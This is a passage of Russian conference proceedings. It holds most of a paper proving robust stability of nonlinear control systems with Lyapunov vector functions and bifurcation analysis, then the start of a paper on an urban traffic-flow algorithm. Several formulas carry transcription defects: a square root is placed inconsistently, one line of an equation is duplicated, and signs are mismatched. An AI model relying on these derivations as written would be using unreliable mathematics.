В практических задачах, связанных с разработкой и созданием систем управления в условиях существенной параметрической неопределенности, увеличение потенциала робастной устойчивости [6,7,8,11] является одним из ключевых факторов, гарантирующих системе управления от режима детерминированного хаоса «странного аттрактора». Это гарантирует применимость моделей и надежность работы систем управления. В связи с этим, в условиях неопределенности предложены методы построения и исследования системы управления с гарантированно широкой областью робастной устойчивости, названные системами управления с повышенным потенциалом робастной устойчивости [6,7,8,11].

Концепция построения системы управления с повышенным потенциалом робастной устойчивости базируется, но прикладных результатах теорий катастроф [12,13], гдеисследованы основные структурно-устойчивые отображении.

Настоящая статья посвящено построению и исследованию систем управления с повышенным потенциалом робастной устойчивости нелинейными динамическими объектами с неопределенными параметрами, с подходом к построению систем управления в классе однопараметрических структурно-устойчивых отображении [6,7,8,11], позволяющие предельно увеличить потенциал робастной устойчивости системы управления.

Исследование систем управления с повышенными потенциалом робастной устойчивости проводится градиентно-скоростным методам вектор функции Ляпунова [14,15,16,17], основанные на геометрической интерпретации прямого метода А.М. Ляпунова и понятий устойчивости. Это позволило предложить универсальный подход к построению вектор функции Ляпунова, антиградиент которой задаются компонентами вектора скорости т.е. правой частью управления состояния системы [17].

Пусть система управления описывается управлением состояния

$$\begin{aligned} x &= f(x) + Bu, \quad \dot{x}(t_0) = x_0, t \geq t_0 \\ y &= g(x,u), y \in R^l, x \in R^n, u \in R^m \end{aligned} \tag{1}$$

где $g(x,u)$ - векторные функции, зависимые от векторных аргументов соответствующей размерности n и l .

Предположим, что все компоненты вектора состояния измеряемы, идя простоты, матрицу управленияB предположим диагональной.

Математическую модель нелинейного стационарного объекта управления с m входами и с n выходами, разлогая в ряд Тейлора вокруг стационарного состояния x_s, и для простоты ограничиваясь членами первого приближение при$i \neq j$ представим в развернутой форме

$$\begin{cases} \dot{x}_1 = f_{11}(x_1) + a_{12}x_2 + a_{13}x_3 +, \dots, +a_{1n}x_n \\ \dot{x}_2 = a_{21}x_1 + f_{22}(x_2) + a_{23}x_3 +, \dots, +a_{2n}x_n \\ \dots \qquad\qquad \dots \qquad\qquad \dots \\ \dot{x}_n = a_{n1}x_1 + a_{n2}x_2 + a_{n3}x_3 +, \dots, +f_{nn}(x_n) \end{cases} \tag{2}$$

Закон управления - $u(t)$ - является вектор функцией размерности n заданной в форме нелинейной функцией

$$u_i(t) = -x_i^3 + k_{ii}x_i - f_{ii}(x_i), i = 1, \dots, n \tag{3}$$

где

$$a_{ij} = \frac{\partial f_i(x)}{\partial x_j}|_{x=x_s}, i \neq j, i = 1, \dots, n, j = 1, \dots, n$$
$$f_{ii}(x_i) = a_{ii} + h_{ii}(x_i), i = 1, \dots, n.$$

Функция $h_{ii}(x_i)$ - учитывает нелинейного вклада вразложений в ряд Тейлора.

Управления состояния системы (1) с учетом модели объекта управления (2) и закона управления (3) можем представить в развернутом виде:

$$\begin{cases} \dot{x}_1 = -b_{11}x_1^3 + (a_{11} + b_{11}k_1)x_1 + a_{12}x_2 + ... + a_{1n}x_n \\ \dot{x}_2 = -a_{21}x_1 - b_{22}x_2^3 + (a_{22} + b_{22}k_2)x_2 + ... + a_{2n}x_n \\ \dots \\ \dot{x}_n = -a_{n1}x_1 + a_{n2}x_2 + ... + b_{nn}x_n^3 + (a_{nn} + b_{nn}k_n)x_n \end{cases} \quad (4)$$

Стационарные состояния системы (4):

$$\begin{cases} -b_{11}x_{1s}^3 + (a_{11} + b_{11}k_1)x_{1s} + a_{12}x_{2s} + ... + a_{1n}x_{ns} = 0 \\ -a_{21}x_{1s} - b_{22}x_{2s}^3 + (a_{22} + b_{22}k_2)x_{2s} + ... + a_{2n}x_{ns} = 0 \\ \dots \\ -a_{n1}x_{1s} + a_{n2}x_{2s} + ... + b_{nn}x_n^3 + (a_{nn} + b_{nn}k_n)x_{ns} = 0 \end{cases} \quad (5)$$

Из (5) получаем тривиальное решение системы

$$x_{is}^1 = 0 \; i = 1,...,n \quad (6)$$

Другие стационарные состояния будут определяться решениями уравнений

$$-b_{ii}x_{is}^2 + (a_{ii} + b_{ii}k_i) = 0 \; x_{js} = 0, \; i \neq 0, \; i = 1,...,n; \; j = 1,...,n \quad (7)$$

Множество решений уравнений (7) записывается в виде

$$x_{is}^{2,3} = \pm\sqrt{\frac{a_{ii}}{b_{ii}}} + k_i, \; x_{js} = 0, \; i \neq j, \; i = 1,...,n; \; j = 1,...,n \quad (8)$$

Здесь система нелинейных алгебраических уравнений (5) имеет тривиальное решение (6) и нетривиальные решения (8) при $\frac{a_{ii}}{b_{ii}} + k_i > 0, \; i = 1,...,n$

При отрицательном значении $\frac{a_{ii}}{b_{ii}} + k_i < 0, \; i = 1,...,n$ уравнение (7) имеет мнимые решения, что не может соответствовать какой-либо физически возможной ситуации. Эти решения сливаются с (6) при $\frac{a_{ii}}{b_{ii}} + k_i = 0, \; i = 1,...,n$ и ответвляются от него при $\frac{a_{ii}}{b_{ii}} + k_i > 0, \; i = 1,...,n$, т.е. в точке $\frac{a_{ii}}{b_{ii}} + k_i = 0, \; i = 1,...,n$ происходит бифуркация. Оказывается, что состояние (6) является глобально асимптотически устойчивым при всех $\frac{a_{ii}}{b_{ii}} + k_i < 0, \; i = 1,...,n$ и неустойчивым при $\frac{a_{ii}}{b_{ii}} + k_i > 0, \; i = 1,...,n$ состояния (8)

также будут асимптотически устойчивыми, иначе говоря, ветви $x_{is}^{2,3}$ появляются в результате бифуркации в тот момент, когда состояние (5) теряет устойчивость, причем сами эти ветви устойчивы.

Проверка этих высказываний производится на основе градиентно-скоростного идей вектор функций А.М. Ляпунова [17,18,19,20].

Если функция Ляпунова V(x) задается в виде вектор –функции $V(V_1(x),...,V_n(x))$, тогда антиградиент от функций Ляпунова задается как разложение компонентов dx_i/dt по координатам x_j вектора скорости:

$$\frac{dx_i}{dt} = \frac{\partial V_i(x)}{\partial x_1} + \frac{\partial V_i(x)}{\partial x_2} + ... + \frac{\partial V_i(x)}{\partial x_n}, \quad i = 1,...,n \tag{9}$$

Из (4) находим с учетом уравнения (9) компонентов вектора градиента от вектор-функции Ляпунова [17,18]:

$$\begin{cases} \frac{\partial V_1(x)}{\partial x_1} = b_{11}x_1^3 - (a_1 + b_{11}k_1)x_1, \frac{\partial V_1(x)}{\partial x_2} = -a_{12}x_2, \dots, \frac{\partial V_1(x)}{\partial x_n} = -a_{1n}x_n \\ \frac{\partial V_2(x)}{\partial x_1} = a_{21}x_1 \ , \frac{\partial V_2(x)}{\partial x_2} = b_{11}x_1^3 - (a_{22} + b_{22}k_2)x_2, \dots, \frac{\partial V_2(x)}{\partial x_n} = -a_{2n}x_n \\ \dots \qquad\qquad \dots \qquad\qquad \dots \\ \frac{\partial V_n(x)}{\partial x_1} = a_{n1}x_1 \ , \frac{\partial V_n(x)}{\partial x_2} = a_{n2}x_2, \dots, \frac{\partial V_n(x)}{\partial x_n} = -b_{nn}x_n^3 - (a_{nn} + b_{nn}k_n)x_n \end{cases} \tag{10}$$

Из (4) разложение компонентов вектора скорости по координатам представим виде:

$$\begin{cases} \left(\frac{dx_1}{dt}\right)_{x_1} = -b_{11}x_1^3 + (a_{11} + b_{11}k_1)x_1, \left(\frac{dx_1}{dt}\right)_{x_2} = a_{12}x_2, \dots, \left(\frac{dx_1}{dt}\right)_{x_n} = a_{1n}x_n \\ \left(\frac{dx_2}{dt}\right)_{x_1} = a_{21}x_1, \left(\frac{dx_2}{dt}\right)_{x_2} = -b_{22}x_2^3 + (a_{22} + b_{22}k_2)x_2, \dots, \left(\frac{dx_2}{dt}\right)_{x_n} = a_{2n}x_n \\ \dots \qquad\qquad \dots \qquad\qquad \dots \\ \left(\frac{dx_n}{dt}\right)_{x_1} = a_{n1}x_1, \left(\frac{dx_n}{dt}\right)_{x_2} = a_{n2}x_2, \dots, b_{nn}x_n^3 - (a_{nn} + b_{nn}k_n)x_n, \dots, \\ \left(\frac{dx_n}{dt}\right)_{x_n} = -b_{nn}x_n^3 + (a_{nn} + b_{nn}k_n)x_n \end{cases} \tag{11}$$

Полную производную по времени от вектор–функции Ляпунова V(x) с учетом уравнения состояния (4), можем представить как скалярное произведение вектора градиента (10) на компоненты векторов скорости (11) т.е.

$$\begin{gathered} \frac{dV(x)}{dt} = \sum_{i=1}^{n}\sum_{j=1}^{n}\frac{\partial V_i(x)}{\partial x_j}\left(\frac{dx_i}{dt}\right)_{x_j} = -(b_{11}x_1^3 - (a_{11} + b_{11}k_1)x_1)^2 - a_{12}^3x_2^2 - \\ -\dots - a_{1n}^2x_n^2 - a_{21}^2x_1^2 - (b_{22}x_2^3 - (a_{22} + b_{22}k_2)x_2)^2 - \dots - a_{2n}^2x_n^2 - \dots - \\ -a_{n1}^2x_1^2 - a_{n2}^2x_2^2 \dots - (b_{nn}x_n^3 - (a_{nn} + b_{nn}k_n)x_n)^2 \end{gathered} \tag{12}$$

Из (12) следует, что полные производные по времени от вектор-функции является знакоотрицательной функцией. По вектору градиента (10) строим компоненты вектор-функции Ляпунова в скалярной форме

$$V(x)=\frac{1}{4}x_1^4-\frac{1}{2}(a_{11}+b_{11}k_1+a_{21}+a_{31}+...+a_{n1})x_1^2+\frac{1}{4}x_2^4-\frac{1}{2}(a_{12}+a_{22}+$$
$$+b_{22}k_2+a_{32}+...+a_{n2})x_2^2+...\frac{1}{4}x_n^4-\frac{1}{2}(a_{1n}+a_{2n}+a_{3n}+ \quad (13)$$
$$+...+a_{nn}+b_{nn}k_n)x_n^2$$

Функция (13) является функцией Ляпунова и условия положительной определенности определяются неравенствами

$$\begin{cases} a_{11}+b_{11}k_1+a_{21}+a_{31}+...+a_{n1}<0 \\ a_{12}+a_{22}+b_{22}k_2+a_{32}+...+a_{n2}<0 \\ a_{13}+a_{23}+a_{33}+b_{33}k_3+...+a_{n3}<0 \\ ... \\ a_{1n}+a_{2n}+a_{3n}+...+a_{nn}+b_{nn}k_n<0 \end{cases} \quad (14)$$

Таким образом, область устойчивости стационарного состояния (6) системы (4) определяется системой неравенств (14).

Формализм описанный в [3] позволяет уравнения состояния (4), представить в отклонениях относительно стационарного состояния x_s^2(8) и записать в виде:

$$\begin{cases} \dot{x}_1=-b_{11}x_1^3-3b_{11}\sqrt{\frac{a_{11}}{b_{11}}+k_1x_1^2}-(a_{11}+b_{11}k_1)x_1+a_{12}x_2+...+a_{1n}x_n \\ \dot{x}_2=a_{21}x_1-b_{22}x_2^3-3b_{22}\sqrt{\frac{a_{22}}{b_{22}}+k_2x_2^2}-(a_{22}+b_{22}k_2)x_2+...+a_{2n}x_n \\ \dots \\ \dot{x}_n=a_{n1}x_1+a_{n2}x_2+...-b_{nn}x_n^3-3b_{nn}\sqrt{\frac{a_{nn}}{b_{nn}}+k_nx_n^2}-(a_{nn}+b_{nn}k_n)x_n \end{cases} \quad (15)$$

Для исследования устойчивости системы в стационарном состоянии x_s^2 находим, из уравнения состояния системы управления (15), компоненты вектора градиента:

$$\begin{cases} \frac{\partial V_1(x)}{\partial x_1}=-b_{11}x_1^3+3b_{11}\sqrt{\frac{a_{11}}{b_{11}}+k_1x_1^2}+(a_{11}+b_{11}k_1)x_1, \frac{\partial V_1(x)}{\partial x_2}=-a_{12}x_2, \\ \frac{\partial V_1(x)}{\partial x_3}=-a_{13}x_3, \dots, \frac{\partial V_1(x)}{\partial x_n}=-a_{1n}x_n; \\ \frac{\partial V_2(x)}{\partial x_1}=-a_{21}x_1, \frac{\partial V_2(x)}{\partial x_2}=b_{22}x_2^3+3b_{22}\sqrt{\frac{a_{22}}{b_{22}}+k_2x_2^2}+(a_{22}+b_{22}k_2)x_2, \\ \frac{\partial V_2(x)}{\partial x_3}=-a_{23}x_3, \dots, \frac{\partial V_2(x)}{\partial x_n}=-a_{2n}x_n, \\ \quad . \quad . \quad . \qquad\qquad . \quad . \quad . \qquad\qquad . \quad . \quad . \\ \frac{\partial V_n(x)}{\partial x_1}=-a_{n1}x_1, \frac{\partial V_n(x)}{\partial x_2}=-a_{n2}x_2, \dots, \frac{\partial V_n(x)}{\partial x_n}=b_{nn}x_n^3+3b_{nn}\sqrt{\frac{a_{nn}}{b_{nn}}+k_nx_n^2}+(a_{nn}+b_{nn}k_n)x_n \end{cases} \quad (16)$$

Из уравнения состояния (14) для разложения компонентов вектора скорости по координатам, получим

$$\begin{cases} \left(\frac{dx_1}{dt}\right)_{x_1} = -b_{11}x_1^3 - 3b_{11}\sqrt{\frac{a_{11}}{b_{11}} + k_1x_1^2} - (a_{11} + b_{11}k_1)x_1, \\ \left(\frac{dx_1}{dt}\right)_{x_2} = a_{12}x_2, \left(\frac{dx_1}{dt}\right)_{x_3} = a_{13}x_3, \dots, \left(\frac{dx_1}{dt}\right)_{x_n} = a_{1n}x_n \\ \left(\frac{dx_2}{dt}\right)_{x_1} = a_{21}x_1, \left(\frac{dx_2}{dt}\right)_{x_2} = -b_{22}x_2^3 - 3b_{22}\sqrt{\frac{a_{22}}{b_{22}} + k_2x_2^2} - (a_{22} + b_{22}k_2)x_2, \\ \left(\frac{dx_2}{dt}\right)_{x_3} = a_{23}x_3, \dots, \left(\frac{dx_2}{dt}\right)_{x_n} = a_{2n}x_n, \\ \dots \qquad \dots \qquad \dots \\ \left(\frac{dx_n}{dt}\right)_{x_1} = a_{n1}x_1, \left(\frac{dx_n}{dt}\right)_{x_2} = a_{n2}x_2, \left(\frac{dx_n}{dt}\right)_{x_3} = a_{n3}x_3, \dots \\ \dots, \left(\frac{dx_n}{dt}\right)_{x_n} = -b_{nn}x_n^3 - 3b_{nn}\sqrt{\frac{a_{nn}}{b_{nn}} + k_nx_n^2} - (a_{nn} + b_{nn}k_n)x_n \end{cases} \quad (17)$$

Из (16) и (17) полную производную по времени от вектор-функции Ляпунова представим в виде:

$$\frac{dV(x)}{dt} = \sum_{i=1}^{n}\left(\sum_{j=1}^{n}\frac{\partial V_i(x)}{\partial x_j}\left(\frac{dx_i}{dt}\right)_{x_j}\right) - \left(b_{11}x_1^3 + 3b_{11}\sqrt{\frac{a_{11}}{b_{11}} + k_1x_1^2} + (a_{11} + b_{11}k_1)x_1\right)^2 -$$

$$-a_{12}^2x_2^2 - a_{13}^2x_3^2 - \dots - a_{1n}^2x_n^2 - a_{21}^2x_1^2 - \left(b_{22}x_2^3 + 3b_{22}\sqrt{\frac{a_{22}}{b_{22}} + k_2x_2^2} + (a_{22} + b_{22}k_2)x_2\right)^2 -$$

$$-a_{23}^2x_3^2 - \dots - a_{2n}^2x_n^2 - \dots - a_{n1}^2x_1^2 - a_{n2}^2x_2^2 - a_{n3}^2x_3^2 - \dots - (b_{nn}x_n^3 + 3b_{nn}\sqrt{\frac{a_{nn}}{b_{nn}} + k_nx_n^2} +$$

$$-a_{23}^2x_3^2 - \dots - a_{2n}^2x_n^2 - \dots - a_{n1}^2x_1^2 - a_{n2}^2x_2^2 - a_{n3}^2x_3^2 - \dots - (b_{nn}x_n^3 + 3b_{nn}\sqrt{\frac{a_{nn}}{b_{nn}} + k_nx_n^2} +$$

$$+(a_{nn} + b_{nn}k_n)x_n)^2 \quad (18)$$

Функция (18) является знакоотрицательной функцией, т.е. достаточное условие устойчивости всегда будет выполняться.

По компонентам вектора градиента (16) можем построить вектор функции Ляпунова в скалярной форме

$$V(x) = V_1(x) + V_2(x) + \dots + V_n(x) = \frac{1}{4}b_{11}x_1^4 + b_{11}\sqrt{\frac{a_{11}}{b_{11}} + k_1x_1^3} + \frac{1}{2}(a_{11} + b_{11}k_1 - a_{21} -$$

$$-\dots - a_{n1})x_1^2 + \frac{1}{4}b_{22}x_2^4 + b_{22}\sqrt{\frac{a_{22}}{b_{22}} + k_2x_2^3} + \frac{1}{2}(a_{22} + b_{22}k_2 - a_{12} - \dots - a_{n2})x_2^2 + \dots +$$

$$+\frac{1}{4}b_{nn}x_n^4 + b_{nn}\sqrt{\frac{a_{nn}}{b_{nn}} + k_nx_n^3} + \frac{1}{2}(a_{nn} + b_{nn}k_n - a_{1n} - a_{2n} - \dots - a_{n-1,n})x_n^2 \quad (19)$$

Функция (19) в начале координат обращается в нуль, является непрерывно-дифференцируемой функцией и имеет слагаемые в виде переменных с нечетными степенями. Поэтому, на основании леммы Морса [12,13], функцию (19) можно представить в виде квадратичной формы

$$V(x) = \frac{1}{2}\sum_{i=1}^{n}(-a_{1i} - a_{2i} - a_{3i} - \ldots + (a_{ii} + b_{ii}k_i) - \ldots - a_{ni})x_i^2$$

Отсюда, положительная определенность функции Ляпунова (19) будет определяться неравенством

$$(a_{ii} + b_{ii}k_i) > a_{1i} + a_{2i} + \ldots + a_{ni}, i = 1, \ldots, n; \tag{20}$$

Уравнения состояния (4) в отклонениях относительно стационарного состояния x_s^2(8) записывается

$$\begin{cases} \dot{x}_1 = -b_{11}x_1^3 + 3b_{11}\sqrt{\dfrac{a_{11}}{b_{11}} + k_1x_1^2} - (a_{11} + b_{11}k_1)x_1 + a_{12}x_2 + \ldots + a_{1n}x_n \\ \dot{x}_2 = a_{21}x_1 - b_{22}x_2^3 + 3b_{22}\sqrt{\dfrac{a_{22}}{b_{22}} + k_2x_2^2} - (a_{22} + b_{22}k_2)x_2 + \ldots + a_{2n}x_n \\ \ldots \\ \dot{x}_n = a_{n1}x_1 + a_{n2}x_2 + \ldots - b_{nn}x_n^3 + 3b_{nn}\sqrt{\dfrac{a_{nn}}{b_{nn}} + k_nx_n^2} - (a_{nn} + b_{nn}k_n)x_n \end{cases} \tag{21}$$

Из (21) определяем компонента вектора градиентов ответвектор функции Ляпунова с учетом (9):

$$\begin{cases} \dfrac{\partial V_1(x)}{\partial x_1} = b_{11}x_1^3 - 3b_{11}\sqrt{\dfrac{a_{11}}{b_{11}} + k_1x_1^2} + (a_{11} + b_{11}k_1)x_1, \dfrac{\partial V_1(x)}{\partial x_2} = -a_{12}x_2, \\ \dfrac{\partial V_1(x)}{\partial x_3} = -a_{13}x_3, \ldots, \dfrac{\partial V_1(x)}{\partial x_n} = -a_{1n}x_n; \\ \dfrac{\partial V_2(x)}{\partial x_1} = -a_{21}x_1, \dfrac{\partial V_2(x)}{\partial x_2} = b_{22}x_2^3 - 3b_{22}\sqrt{\dfrac{a_{22}}{b_{22}} + k_2x_2^2} + (a_{22} + b_{22}k_2)x_2, \\ \dfrac{\partial V_2(x)}{\partial x_3} = -a_{23}x_3, \ldots, \dfrac{\partial V_2(x)}{\partial x_n} = -a_{2n}x_n, \\ \ldots \qquad \ldots \qquad \ldots \\ \dfrac{\partial V_n(x)}{\partial x_1} = -a_{n1}x_1, \dfrac{\partial V_n(x)}{\partial x_2} = -a_{n2}x_2, \ldots, \\ \dfrac{\partial V_n(x)}{\partial x_n} = b_{nn}x_n^3 - 3b_{nn}\sqrt{\dfrac{a_{nn}}{b_{nn}} + k_nx_n^2} + (a_{nn} + b_{nn}k_n)x_n \end{cases} \tag{22}$$

Из (21) получаем разложение компонентов вектора скорости по координатам:

$$\begin{cases} \left(\frac{dx_1}{dt}\right)_{x_1} = -b_{11}x_1^3 + 3b_{11}\sqrt{\frac{a_{11}}{b_{11}} + k_1x_1^2} - (a_{11} + b_{11}k_1)x_1, \\ \left(\frac{dx_1}{dt}\right)_{x_2} = a_{12}x_2, \left(\frac{dx_1}{dt}\right)_{x_3} = a_{13}x_3, \dots, \left(\frac{dx_1}{dt}\right)_{x_n} = a_{1n}x_n \\ \left(\frac{dx_2}{dt}\right)_{x_1} = a_{21}x_1, \left(\frac{dx_2}{dt}\right)_{x_2} = -b_{22}x_2^3 + 3b_{22}\sqrt{\frac{a_{22}}{b_{22}} + k_2x_2^2} - (a_{22} + b_{22}k_2)x_2, \\ \left(\frac{dx_2}{dt}\right)_{x_3} = a_{23}x_3, \dots, \left(\frac{dx_2}{dt}\right)_{x_n} = a_{2n}x_n, \\ \dots \quad \dots \quad \dots \\ \left(\frac{dx_n}{dt}\right)_{x_1} = a_{n1}x_1, \left(\frac{dx_n}{dt}\right)_{x_2} = a_{n2}x_2, \left(\frac{dx_n}{dt}\right)_{x_3} = a_{n3}x_3, \dots \\ \left(\frac{dx_n}{dt}\right)_{x_n} = -b_{nn}x_n^3 + 3b_{nn}\sqrt{\frac{a_{nn}}{b_{nn}} + k_nx_n^2} - (a_{nn} + b_{nn}k_n)x_n \end{cases} \quad (23)$$

Из (22) и (23) полную производную по времени от вектор-функции Ляпунова получим в виде:

$$\frac{dV(x)}{dt} = \sum_{i=1}^{n}\left(\sum_{j=1}^{n}\frac{\partial V_i(x)}{\partial x_j}\left(\frac{dx_i}{dt}\right)_{x_j}\right) = -\left(b_{11}x_1^3 - 3b_{11}\sqrt{\frac{a_{11}}{b_{11}} + k_1x_1^2} + (a_{11} + b_{11}k_1)x_1\right)^2 -$$

$$-a_{12}^2x_2^2 - a_{13}^2x_3^2 - \dots - a_{1n}^2x_n^2 - a_{21}^2x_1^2 - \left(b_{22}x_2^3 - 3b_{22}\sqrt{\frac{a_{22}}{b_{22}} + k_2x_2^2} + (a_{22} + b_{22}k_2)x_2\right)^2$$

$$-$$

$$-a_{23}^2x_3^2 - \dots - a_{2n}^2x_n^2 - \dots - a_{n1}^2x_1^2 - a_{n2}^2x_2^2 - a_{n3}^2x_3^2 - \dots - (b_{nn}x_n^3 - 3b_{nn}\sqrt{\frac{a_{nn}}{b_{nn}} + k_nx_n^2} +$$

$$+(a_{nn} + b_{nn}k_n)x_n)^2 \quad (24)$$

Функция (24) является знакоотрицательной функцией. По компонентам градиента можем построить вектор функции Ляпунова в скалярной форме

$$V(x) = \frac{1}{4}b_{11}x_1^4 - b_{11}\sqrt{\frac{a_{11}}{b_{11}} + k_1x_1^3} + \frac{1}{2}(a_{11} + b_{11}k_1 - a_{21} - \dots - a_{n1})x_1^2 +$$

$$+\frac{1}{4}b_{22}x_2^4 - b_{22}\sqrt{\frac{a_{22}}{b_{22}} + k_2x_2^3} + \frac{1}{2}(a_{22} + b_{22}k_2 - a_{12} - \dots - a_{n2})x_2^2 + \dots +$$

$$+\frac{1}{4}b_{nn}x_n^4 - b_{nn}\sqrt{\frac{a_{nn}}{b_{nn}} + k_nx_n^3} + \frac{1}{2}(a_{nn} + b_{nn}k_n - a_{1n} - a_{2n} - \dots - a_{n-1,n})x_n^2 \quad (25)$$

Функция (25), на основе леммы Морса[12,13] представляется в виде квадратичной формы

$$V(x) = \frac{1}{2}\sum_{i=1}^{n}(-a_{1i} - a_{2i} - a_{3i} - \dots + (a_{ii} + b_{ii}k_i) - \dots - a_{ni})x_i^2 \quad (26)$$

Из (26) условие устойчивости стационарного состояния x_s^3(8) будет выражаться системой неравенств

$$(a_{ii} + b_{ii}k_i) > a_{1i} + a_{2i} + \dots + a_{ni}, i = 1, \dots, n; \quad (27)$$

Таким образом, предложенный градиентно-скоростной метод вектор функции Ляпунова позволяет определить области робастной устойчивости. Система управления, построенная в классе однопараметрических структурно-устойчивых отображений, будет устойчивой в неограниченно широких пределах изменения неопределенных параметров объекта управления

$a_i (i = 1, \dots, n)$. Стационарное состояние $x_s^1(6)$ существует и является устойчивым при изменении неопределенных параметров объекта в области (14), а стационарные состояния $x_s^2 и x_s^3(8)$ появляется при потере устойчивости состояния $x_s^1(6)$ и они одновременно не существуют. Стационарное состояния $x_s^2 и x_s^3(8)$ является устойчивыми при выполнении системы неравенств (20) и (27). Причем оны получаются одинаковыми.

Литература

1. Лоскутов А.Ю. Михайлов А.С. основы теории сложных систем – М. Ижевск: Институт компьютерных исследований, 2007 – 620 с.
2. Андриевский Б.Р., Фрадков А.Л. Избранные главы теории автоматического управления с применением на языке Mathlab. – СПб.: Наука 1999 – 467 с.
3. GregoireNicols, Ilya Prigogine. Exploring Complexity an Introduction.-New York: W.H. Freeman&Co., 1989.
4. Шустер Г. Детерминированным хаос: Введение: Пер. с англ. – М. Мир, 1988. – 240 с.
5. Брах У. Теория хаоса – М.: Наука, 2011. – 424 с.
6. Бейсенби М.А., Ержанов Б.А. Системы управления с повышенным потенциалом робастной устойчивости. - Астана, 2002.-164 с.
7. Бейсенби М.А. Методы повышения потенциала робастной устойчивости систем управления. - Астана, 2011.-352с.
8. Бейсенби М.А. Модели и методы системного анализа и управление детерминированным хаосом в экономике. Астана, 2011,-201 с.
9. Лоскутов А.Ю., Рыбалко С.Д., Акиншин Л.Г. Управление динамическими системами и подавление хаоса// Дифференциальные уравнения. 1989, №8, стр. 1143-1144.
10. Лоскутов А.Ю.Хаос и управление динамическими системами // Нелинейная динамика и управление. Т1. Под редакцией С.В. Емельянова и С.К. Коровина. М.: Физмат лит. 2001, стр. 163-216.
11. Бейсенби М.А. Методы повышения потенциала робастной устойчивости систем управления. - Астана, 2011. - 352с.
12. Гилмор Р. Прикладная теория катастроф. В 2-х томах. Т.1.-М.:Мир, 1984
13. Постон Т., Стюарт И. Теория катастроф и ее приложения. - М.: Наука, 2001, № 6.
14. Малкин И.Г. Теория устойчивости движения М.: Наука, 1966.-540
15. Барбашин Е.А. Введение в теорию устойчивости - М.: Наука 1967.-225 с.
16. Воронов А.А., Матросов В.М. Метод векторных функций Ляпунова в теории устойчивости -М.: Наука 1987.-312 с.
17. Бейсенби М.А. Исследование робастной устойчивости систем автоматического управления методом функций А. М. Ляпунова.- Астана,2015.-№1.-204 с.
18. Beisenbi M., Uskenbayeva G.The New Approach of Design Robust Stability for Linear Control System.Proceeding of the International Conference on Advances in Electronics and Electrical Technology. AEET, 04-05 January, 2014.
19. BeisenbiM.,Yermekbayeva J., The Research of the Robust Stability in Dynamical System. // International Conference on Control, Engineering & Information Technology (CEIT`13), Sousse, Tunisia, 2013.-Proceedings of IPCO.-P.142-147.

20. Beisenbi M.A., Abdrakhmanova L.G. Research of dynamic properties of control systems with increased potential of robust stability in a class of two-parameter structurally stable maps by Lyapunov function. //International Conference on Computer, Network and Communication Engineering (ICCNCE 2013).- PublishedbyAtlantisPress, 2013.- 201-203p.

РАЗРАБОТКА АЛГОРИТМА УПРАВЛЕНИЯ ТРАНСПОРТНЫМИ СИСТЕМАМИ И ПОТОКАМИ В РЕЖИМЕ РЕАЛЬНОГО ВРЕМЕНИ

Буранбаева А. И.[1,2], Ахмедиярова А.Т. [2], Куандыков Б.Е.[1], Мусабек Е.М.[1]
[1]*Университет Туран,*
[2] *Институт информационных и вычислительных технологий КН МОН РК, Казахстан*
e-mail: aburanbaeva@gmail.com

Аннотация. *В работе предложен алгоритм и реализована программа для проверки возможность пропуска данного потока между участками транспортной сети города за время, не превышающее данное, по входным данным, которая на выходе либо выдает, что поток проходит, либо, если это невозможно, выявляет пути и конкретные перекрёстки, на которых возникают заторы, мешающие успешному проезду заданного потока в заданное время.*

Постановка задачи. Требуется осуществить прохождение потока M из пункта S в пункт T за время, не превышающее Time. Если этого сделать невозможно из-за того, что на дорогах пробки, то выявить эти места и передать на выход. Скорость всех машин усреднена.

Для решения задачи используются следующие данные:

1) Дорожная сеть города – дороги, перекрестки (обычные), перекрестки со светофорами, кольца.
2) Параметры дороги:
а) $Pmax(i,j) \in R^+$ – максимальная пропускная способность дуги (i, j).
б) $Preal(i,j) \in R^+$ – реальный усредненный за период времени Time поток.
в) $zerotime(i,j) \in R^+$– время прохождения дуги, если на ней нет ни одной машины.
3) $\delta \in (0,1)$ – светофорный параметр (для каждого перекрестка свой), обозначает, какую часть времени какой свет горит (соответственно другой свет горит 1-δ времени).
4) Параметры кольца:
а) $Circle_number \in Z^+$ – число входящих (исходящих) из кольца дорог.
б) $Circlemax \in R^+$ – максимальная пропускная способность кольца.
в) $Circlereal.1, \ldots, Circlereal.Circle_number \in R^+$ – реальные, усреднённые за период времени Time, потоки между 1-ой исходящей дорогой и второй, между второй и третьей, …., между Circle_number и 1-ой.
г) $Circletime.1, \ldots, Circletime.Circle_number \in R^+$ – по аналогии с zerotime(i,j) и Circlereal.
5) Потоковые данные:
а) S – точка отправки потока.
б) T – точка принятия потока.
в) $M \in Z^+$– величина потока (сколько машин подается в точку S).
г) $Time \in R^+$– время, которое не должен превысить поток из S в T.

В качестве модели используется ориентированный, взвешенный мультиграф. Каждая дорога – это дуга графа, каждый перекрёсток без светофора – вершина. Перекрёсток со светофором и кольцо – это более сложные конструкции [1], которые, тем

не менее, приводятся к первым двум (дорога, перекрёсток без светофора) следующим образом:

Изначально перекрёсток без светофора – обычная вершина (за исключением того, что ей приписан параметр δ), которая преобразуется в полный граф K_4, как показано на рисунке 1.




Рис. 1 Преобразование перекрёстка со светофором

Пропускная способность Pmax(i,j) каждой из этих шести дуг равна минимуму пропускных способностей инцидентных основных дуг (не красного цвета). Так как светофор горит δ времени в одну сторону и (1-δ) в другую, то, соответственно, реальные пропускные способности будут δ*Pmax и (1-δ)*Pmax. Пояснение к преобразованию перекрёстка со светофором показано на рисунке 2.

